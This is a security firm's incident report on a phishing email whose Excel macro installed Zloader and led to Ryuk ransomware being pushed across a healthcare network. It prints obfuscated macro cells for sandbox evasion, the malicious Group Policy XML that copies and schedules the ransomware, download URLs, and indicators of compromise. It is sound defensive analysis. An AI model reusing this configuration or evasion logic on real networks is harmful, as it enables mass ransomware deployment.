OCTOBER 2020

The Assassin Squad: Zbot and RYUK

A Single Email Can Potentially Lead to a Healthcare Disaster

LIFARS
your digital world, **secured**

TABLE OF CONTENTS

LIFARS
your digital world, secured

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

EXECUTIVE SUMMARY

During recent months, there have been large outbreaks of the Ryuk ransomware. Armed with upgrades and modifications in comparison to previous versions, it is now capable of taking over a network even more quickly. Unfortunately, many targeted organizations come from the healthcare sector.

By way of background, the Ryuk ransomware has been attributed to a group called Wizard Spider. It is strictly a financially motivated group closely focused on large organizations able to afford a high ransom. The group started conducting its campaigns in 2018 and often uses malware like Emotet or Trickbot in the first stages of its attack. Wizard Spider gained public attention in 2018 when a new threat attributed to this group emerged – the Ryuk ransomware.

In several recent investigations, LIFARS came across a new RYUK ransomware strain focused on several healthcare providers. Using malware to infect the network – specifically a Zbot/Zloader embedded in an Excel macro, the threat actor in one case encrypted more than half of the machines in the infrastructure within a relatively short period of time.

During LIFARS's investigation, the following chain of infection was observed:

- A phishing email with infected attachment was sent.
- One of company's users opened the attachment – Excel spreadsheet of an older version. User was prompted to enable content – by doing so, a malicious macro was executed and the Zloader deployment began.
- After this initial foothold was achieved, the threat actor initiated a recon of the infrastructure, moved laterally, eventually reaching domain controllers.
- Ryuk ransomware propagation started: threat actor compromised Group Policies in a way that the Ryuk sample was copied to the machine after Group Policy update and scheduled tasks to execute the ransomware were registered.
- In the end, approximately 70% of network hosts were encrypted. The total time elapsed since opening the malicious attachment was less than 8 hours.

This paper provides an overview of the means which were leveraged by the threat actor to gain access and spread through the network.

LIFARS
your digital world, secured
244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

ATTACKING PATIENT 0

Simple yet effective: a phishing email was used to deliver initial stage of Zbot loader to the first victim computer. The email contained an Excel (.xls) attachment with embedded macro. This file was analyzed in LIFARS malware lab. Analysis showed that after a user opened this attachment, he was prompted to enable macros.



Figure 1: 'Enable Content' prompt after opening the attachment

If the user enables macros, the ZLoader installer would be downloaded. After that, it deploys itself on the machine.

The email with subject **"Looking forward to #841122 an quick answer"** was received even though the AV solution promptly marked the attached file, **"notif627.xls"**, as a potential threat.

ZLOADER DEPLOYMENT STEPS

Zloader, or Zbot, is a well-known malware, categorized as a banking trojan. It comes from the venerable Zeus malware family. This malware is constantly under development by malware authors and always expanding its functionality. Publicly available resources[1] provide plenty of information regarding Zloader infection stages. During the case LIFARS investigated, many signs were observed that have been previously analyzed by different cybersecurity researchers.

Zloader takes 3 steps to fully deploy on the machine:

The first task is to deliver malicious attachment and make one single user in the company open it and enable content. Zloader is usually distributed to victims with malspam. Emails are crafted to look like government notices or financial support offered

[1] For example, https://resources.infosecinstitute.com/zloader-what-it-is-how-it-works-and-how-to-prevent-it-malware-spotlight/

LIFARS your digital world, secured
244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

due to the COVID-19 epidemic. Typically, the malicious files have Microsoft Office file extensions but PDF files have also been observed.

When opened, the files immediately ask the victim to enable macros. If successful, the Zloader party begins with three random VisualBasic scripts created on the disk.

The first script creates a TXT file in a temporary folder (\temp), which contains a value of VBASecurity registry keys from HKEY_CURRENT_USER registries for MS Excel (this can be 0,1 or 2, and these keys control the mode of macros execution on the system).

The second script connects to the web page and stores its content in \temp as .html file. In our case, the following 2 URLs were used:

- hxxps://sweater.yoga/wp-index.php (HTML download)
- hxxps://beautifulday.site/wp-index.php

Finally, the third script executes this HTML using rundll.exe and calls dllregisterserver with parameter c:\windows\system32.

These steps resulted in a final Zloader sample, which had surprisingly high number of detections on threat intel portals, and was publicly known.

Our researchers reproduced the Zloader infection after bypassing multiple anti-sandbox checks which the attachment employed to prevent from being analyzed, including one where checking if the system running the XLS file has a functional sound card.

GET.WORKSPACE(42) in the picture below checks if "computer is capable of playing sounds"

```
CELL:FO9596     , =SET.NAME("mwRcmp",$FO$9523), 0
CELL:FO9537     , =SET.NAME("dJzzVX","S"&"he"&"et"&"1"&"!R"&RokYxDDFAMQs&"C"&TjJLHSLZru), 0
CELL:FO9570     , =SET.NAME("dJzzVX","S"&"he"&"et"&"1"&"!R"&RokYxDDFAMQs&"C"&TjJLHSLZru), 0
CELL:FO9593     , =IF(AND(OR(OR(AND(MIN(APP.MAXIMIZE()),MAX(GET.WORKSPACE(13.0))>770.0,SUM(GET.WORKSPACE(14.0))>390.0,AND
(GET.WORKSPACE(42.0),TRUE),OR(FALSE,GET.WORKSPACE(31.0)=FALSE),AND(GET.WORKSPACE(19.0))))),TRUE),SUM(3.0,4.0),HALT()), 0
CELL:FO9626     , =SET.NAME("sKcnFNmKwMx",$FP$23033), 0
CELL:FO9612     , =SET.NAME("FVgFOjk",172.0), 0
CELL:FO9553     , =SET.NAME("TjJLHSLZru",1.0+TjJLHSLZru), 0
CELL:FO9547     , =NEXT()               , 0
```

Figure 2: SoundCard check to avoid sandboxing.

Forensic analysis findings proved that the above-described infection steps took place on Patient 0, even though most of the intermediary files (VBS, TXT) were not present on the system anymore.

LIFARS your digital world, secured
244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

TRACES LEFT BY ZLOADER

Besides infection steps detailed earlier, Zloader is known to create registry keys with pseudo-random names under HKEY_CURRENT_USER\Software\Microsoft and directories with pseudo-random names inside the %APPDATA% directory. These locations were checked during forensic analysis. Two new registry keys were identified in HKEY_CURRENT_USER\Software\Microsoft registry hive. A myriad of randomly named directories were created in [userprofile]/AppData/Roaming/ folder, one of them containing final stage of Zloader – malware DLL.

LIFARS
your digital world, secured

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

RYUK PROPAGATION

After Zloader had made itself comfortable in the victim's computer, threat actors perform what is now common in intrusion cases: they map the network, use PowerShell encoded commands to deploy additional malware/backdoors, move laterally using PsExec and RDP (acting on behalf of several compromised user accounts) and find their way to the key component of every larger Windows-based network: domain controllers.

The threat actors also leverage Active Directory services to propagate ransomware to excessive number of domain-joined machines by modifying Group Policies.

GPO AND RANSOMWARE PROPAGATION

During forensic investigation, ransomware executables were found on every system that LIFARS analyzed. In the case of one system, more than one hundred copies of the same sample were present in C:\temp directory. However, two executables (both samples of same ransomware) were on all analyzed images.

As part of standard forensic analysis, LIFARS checks the system for signs of persistence. And indeed, multiple scheduled tasks were created during the attack period.

Further investigation showed that four scheduled tasks registered on affected systems during the attack: Comp_sys, Comp_sys_h, User_userlogon and User_userlogon_h. Respective XML files were reviewed to learn about these tasks. Both scheduled tasks had the same mission: run RYUK ransomware sample from C:\temp directory.

This did not explain, however, how the ransomware would get to its desired location.

Digging into event logs and the $MFT timeline answered this question.

During the attack, a new Group Policy Object (GPO) was created. This GPO contained only a few settings, which spread the infection faster than if a COVID-19 patient sneezed in a full New York City subway without a mask.

Generally, Group Policy settings are divided into 2 groups: User Settings and Machine Settings. User Settings affect User accounts in a domain's Organizational Unit to which the GPO is linked. Likewise, Machine Settings affect machine accounts in OU where GPO is effective.

LIFARS
your digital world, secured
244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

RYUK PROPAGATION

In our case, threat actors used Machine settings to

1. copy ransomware sample from a share directory on one of domain controllers into C:\temp folder on victim machine, and
2. to register scheduled tasks which will execute the ransomware.

In User settings, "only" scheduled tasks were deployed.

GPO {3D0C2C53-XXXX-XXXX-XXXX-XXXXXXXXXXXX}

Content of **Machine**\Preferences\Files\Files.xml

```
<?xml version="1.0" encoding="utf-8"?>
<Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}"><File clsid="{50BE44C8-567A-4ed1-B1D0-
9234FE1F38AF}" name="v2.exe" status="v2.exe" image="2" changed="2019-11-09 22:28:15"
uid="{12F63F29-A331-4C71-AB64-4543BEF2759C}"><Properties action="U"
fromPath="\\[DC].[DOMAIN].COM\system$\v2.exe" targetPath="c:\temp\v2.exe" readOnly="0"
archive="1" hidden="0" suppress="0"/></File>
      <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="v2c.exe" status="v2c.exe"
image="2" changed="2019-11-09 22:29:19" uid="{1A7205D1-4062-4720-A296-
03B915F13910}"><Properties action="U" fromPath="\\[DC].[DOMAIN]\[sharename]$\v2c.exe"
targetPath="c:\temp\v2c.exe" readOnly="0" archive="1" hidden="0" suppress="0"/></File>
</Files>
```


LIFARS
your digital world, secured

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

RYUK PROPAGATION

Content of **Machine**\Preferences\ScheduledTasks\ScheduledTasks.xml. 3 scheduled tasks are declared, 3rd one being probably targeted on older computers: syntax is compatible with older task format. On the hosts analyzed by LIFARS, only the first two tasks were applicable.

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
<TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="Comp_sys" image="2"
changed="2019-11-09 22:36:28" uid="{551E6792-550C-431F-BE9E-55DE64E092D4}"><Properties
action="U" name="Comp_sys" runAs="NT AUTHORITY\System" logonType="InteractiveToken"><Task
version="1.2"><RegistrationInfo><Author>[temp_domain]\Administrator</Author><Description></Des
cription></RegistrationInfo><Principals><Principal id="Author"><UserId>NT
AUTHORITY\System</UserId><LogonType>InteractiveToken</LogonType><RunLevel>LeastPrivilege</RunL
evel></Principal></Principals><Settings><IdleSettings><Duration>PT5M</Duration><WaitTimeout>PT
1H</WaitTimeout><StopOnIdleEnd>false</StopOnIdleEnd><RestartOnIdle>false</RestartOnIdle></Idle
Settings><MultipleInstancesPolicy>Queue</MultipleInstancesPolicy><DisallowStartIfOnBatteries>f
alse</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>false</StopIfGoingOnBatteries><AllowH
ardTerminate>false</AllowHardTerminate><StartWhenAvailable>true</StartWhenAvailable><AllowStar
tOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden>false</Hidden><WakeToRun>tru
e</WakeToRun><ExecutionTimeLimit>PT0S</ExecutionTimeLimit><Priority>7</Priority><RestartOnFail
ure><Interval>PT1M</Interval><Count>500</Count></RestartOnFailure></Settings><Triggers><TimeTr
igger><StartBoundary>2020-XX-
XXTXX:10:01</StartBoundary><Enabled>true</Enabled><Repetition><Interval>PT30M</Interval><Durat
ion>P1D</Duration><StopAtDurationEnd>false</StopAtDurationEnd></Repetition></TimeTrigger>
                            </Triggers><Actions
Context="Author"><Exec><Command>c:\temp\v2.exe</Command></Exec>
                                    <Exec><Command>c:\temp\v2c.exe</Command></Exec>
                            </Actions></Task></Properties></TaskV2>

<TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="Comp_sys_h" image="2"
changed="2019-11-09 22:44:31" uid="{193FDB90-0654-42E8-B4A3-9781F041C8EC}"><Properties
action="U" name="Comp_sys_h" runAs="NT AUTHORITY\System" logonType="InteractiveToken"><Task
version="1.2"><RegistrationInfo><Author>AAA\Administrator</Author><Description></Description><
/RegistrationInfo><Principals><Principal id="Author"><UserId>NT
AUTHORITY\System</UserId><LogonType>InteractiveToken</LogonType><RunLevel>HighestAvailable</Ru
nLevel></Principal></Principals><Settings><IdleSettings><Duration>PT5M</Duration><WaitTimeout>
PT1H</WaitTimeout><StopOnIdleEnd>false</StopOnIdleEnd><RestartOnIdle>false</RestartOnIdle></Id
leSettings><MultipleInstancesPolicy>Queue</MultipleInstancesPolicy><DisallowStartIfOnBatteries
>false</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>false</StopIfGoingOnBatteries><Allo
wHardTerminate>false</AllowHardTerminate><StartWhenAvailable>true</StartWhenAvailable><AllowSt
artOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden>false</Hidden><WakeToRun>t
rue</WakeToRun><ExecutionTimeLimit>PT0S</ExecutionTimeLimit><Priority>7</Priority><RestartOnFa
ilure><Interval>PT1M</Interval><Count>500</Count></RestartOnFailure></Settings><Triggers><Time
Trigger><StartBoundary>2020-XX-
XXTXX:10:01</StartBoundary><Enabled>true</Enabled><Repetition><Interval>PT30M</Interval><Durat
ion>P1D</Duration><StopAtDurationEnd>false</StopAtDurationEnd></Repetition></TimeTrigger>
                            </Triggers><Actions
Context="Author"><Exec><Command>c:\temp\v2.exe</Command></Exec>
                                    <Exec><Command>c:\temp\v2c.exe</Command></Exec>
                            </Actions></Task></Properties></TaskV2>

<Task clsid="{2DEECB1C-261F-4e13-9B21-16FB83BC03BD}" name="Old_comps" image="2" changed="2019-
11-09 22:48:28" uid="{372DEEBC-C1B3-49AC-A334-DC6F41271F05}" userContext="0"
removePolicy="0"><Properties action="U" name="Old_comps" appName="c:\temp\v2.exe" args=""
startIn="" comment="" enabled="1" deleteWhenDone="0" maxRunTime="259200000"
startOnlyIfIdle="0" stopOnIdleEnd="0" noStartIfOnBatteries="0" stopIfGoingOnBatteries="0"
systemRequired="1"><Triggers><Trigger hasEndDate="0" interval="1" type="ONCE" startHour="07"
startMinutes="11" repeatTask="0" beginYear="2019" beginMonth="12"
beginDay="12"/></Triggers></Properties></Task>
</ScheduledTasks>
```


LIFARS
your digital world, secured

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

RYUK PROPAGATION

Content of \User\Preferences\ScheduledTasks\ScheduledTasks.xml

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}"><TaskV2 clsid="{D8896631-B747-
47a7-84A6-C155337F3BC8}" name="User_userlogon" image="2" changed="2019-11-09 22:40:23"
uid="{ED526925-4EBB-4BA6-8985-F8F71A216258}"><Properties action="U" name="User_userlogon"
runAs="%LogonDomain%\%LogonUser%" logonType="InteractiveToken"><Task
version="1.2"><RegistrationInfo><Author>[DOMAIN]\Administrator</Author><Description></Descript
ion></RegistrationInfo><Principals><Principal
id="Author"><UserId>%LogonDomain%\%LogonUser%</UserId><LogonType>InteractiveToken</LogonType><
RunLevel>LeastPrivilege</RunLevel></Principal></Principals><Settings><IdleSettings><Duration>P
T5M</Duration><WaitTimeout>PT1H</WaitTimeout><StopOnIdleEnd>false</StopOnIdleEnd><RestartOnIdl
e>false</RestartOnIdle></IdleSettings><MultipleInstancesPolicy>Queue</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries><StopIfGoingOnBatteries>false</S
topIfGoingOnBatteries><AllowHardTerminate>false</AllowHardTerminate><StartWhenAvailable>true</
StartWhenAvailable><AllowStartOnDemand>true</AllowStartOnDemand><Enabled>true</Enabled><Hidden
>false</Hidden><WakeToRun>true</WakeToRun><ExecutionTimeLimit>PT0S</ExecutionTimeLimit><Priori
ty>7</Priority><RestartOnFailure><Interval>PT1M</Interval><Count>500</Count></RestartOnFailure
></Settings><Triggers><TimeTrigger><StartBoundary>2020-09-
22T21:10:01</StartBoundary><Enabled>true</Enabled><Repetition><Interval>PT30M</Interval><Durat
ion>P1D</Duration><StopAtDurationEnd>false</StopAtDurationEnd></Repetition></TimeTrigger>
                              </Triggers><Actions
Context="Author"><Exec><Command>c:\temp\v2.exe</Command></Exec>
                                    <Exec><Command>c:\temp\v2c.exe</Command></Exec>
                              </Actions></Task></Properties></TaskV2>

<TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="User_userlogon_h" image="2"
changed="2019-11-09 22:51:01" uid="{4CA09A4A-FDF9-4D8A-BFE2-B3E92789A358}"><Properties
action="U" name="User_userlogon_h" runAs="%LogonDomain%\%LogonUser%"
logonType="InteractiveToken"><Task
version="1.2"><RegistrationInfo><Author>[DOMAIN]\Administrator</Author><Description></Descript
ion></RegistrationInfo><Principals><Principal
id="Author"><UserId>%LogonDomain%\%LogonUser%</UserId><LogonType>InteractiveToken</LogonType><
RunLevel>HighestAvailable</RunLevel></Principal></Principals><Settings><IdleSettings><Duration
>PT5M</Duration><WaitTimeout>PT1H</WaitTimeout><StopOnIdleEnd>false</StopOnIdleEnd><RestartOnI
dle>false</RestartOnIdle></IdleSettings>  <truncated>
                              </Triggers><Actions
Context="Author"><Exec><Command>c:\temp\v2.exe</Command></Exec>
                                    <Exec><Command>c:\temp\v2c.exe</Command></Exec>
                              </Actions></Task></Properties></TaskV2>
</ScheduledTasks>
```

After the hosts in affected network updated group policy settings, it would have downloaded the ransomware sample, register new scheduled tasks and, after launching, run the ransomware on the machine.

LIFARS
your digital world, secured

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

CONCLUSION

This case study demonstrates small mistakes by users can lead to a cascading event bringing with it a major infrastructure compromise.

After the phishing email used an infected macro to gain a foothold in the network and deploy Zloader malware, gaining Administrator-level access was not big issue for the attacker. Using high-privileged accounts, the threat actor laterally moved, accessed domain controllers, and finished their mission by configuring a malicious Group Policy. GP settings ensured that any host applying new settings would copy the ransomware executable to the local directory and register scheduled tasks to run a freshly copied executable.

The impact of this attack was quite large, taking only a few hours to grow from a phishing email to RYUK executing all over the network. Fortunately, with the help of LIFARS, the impacted company was ultimately able to successfully restore most of their operations to a clean state.

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

RELEVANT INDICATORS OF COMPROMISE

Indicator	Type	Origin
notif627.xls	Filename	Forensic Analysis
notif627[6645].xls	Filename	Forensic Analysis
f33bac048bf2c75606a0259aaf56bbfb	Hash (MD5)	Forensic Analysis
83c002fb8f081532ff8a4983076ac2d926bb7a31df1815696d97be4d3b246ea1	Hash (SHA256)	Forensic Analysis
Looking forward to #841122 an quick answer.eml	Subject of a phishing email	Forensic Triage
sauxzuag.dll	Filename	Forensic and Malware Analysis
75137f8a82a36c252ef2b2424bf2f148	Hash (MD5)	Forensic and Malware Analysis
69a897c419e8aaa06f92a7ef60b83cfe77c818e3efa3d81f70495ba203082022	Hash (SHA256)	Forensic and Malware Analysis
ArnWP.vbs	Filename	Forensic Analysis
e2cbe53bd11b2d01cfff1cc78c73d915	Hash (MD5)	Forensic Analysis
v2.exe	Filename	Sophos Console, AV Logs, Forensic Triage
5496313b83ccce9a11fd94c70da68ace	Hash (MD5)	Sophos Console, AV Logs, Forensic Triage
v2c.exe	Filename	Forensic Analysis
5496313b83ccce9a11fd94c70da68ace	Hash (MD5)	Forensic Analysis
[A-Za-z]{9}LAN.EXE	Filename	Forensic Analysis
5496313b83ccce9a11fd94c70da68ace	Hash (MD5)	Forensic Analysis
8862b060db997bc9077e3bece06529c1c116af379985f6138a07ab5fde61b54c	Hash (SHA256) (hash for v2.exe, v2c.exe is the same)	Forensic Analysis
hxxps://sweater.yoga/wp-index.php	Domain	Malware Analysis
hxxps://beautifulday.site/wp-index.php	Domain	Malware Analysis
User_userlogon	Filename	Forensic Analysis
User_userlogon_h	Filename	Forensic Analysis
Comp_sys	Filename	Forensic Analysis
Comp_sys_h	Filename	Forensic Analysis
Old_comps	Filename	Forensic Analysis
Files.xml	Filename	Forensic Analysis
ScheduledTasks.xml	Filename	Forensic Analysis

LIFARS
your digital world, secured

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com

RELEVANT INDICATORS OF COMPROMISE

For the last seven entries we did not include hashes, as the content of the files will differ depending on configuration (where will the ransomware be downloaded from, what is a username on behalf of which it will run, etc.). Note that Files.xml and ScheduledTasks.xml are legitimate names of Group Policy Settings files, therefore, they were widespread and benign in most instances. Actual content must be inspected to find out whether they are malicious.

ABOUT LIFARS

LIFARS is a global leader in Incident Response, Digital Forensics, Penetration Testing, Ransomware Mitigation and Cyber Resiliency Services. The LIFARS best-in-class methodology builds on experience working with US Intelligence Agencies, US Secret Service, FBI, DHS, Interpol, Europol and NATO. Its experts have been recognized with numerous awards, including as the winning team for NATO Locked Shields, the world's largest and most advanced international cyber defense exercise.

LIFARS
your digital world, secured

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 contact@lifars.com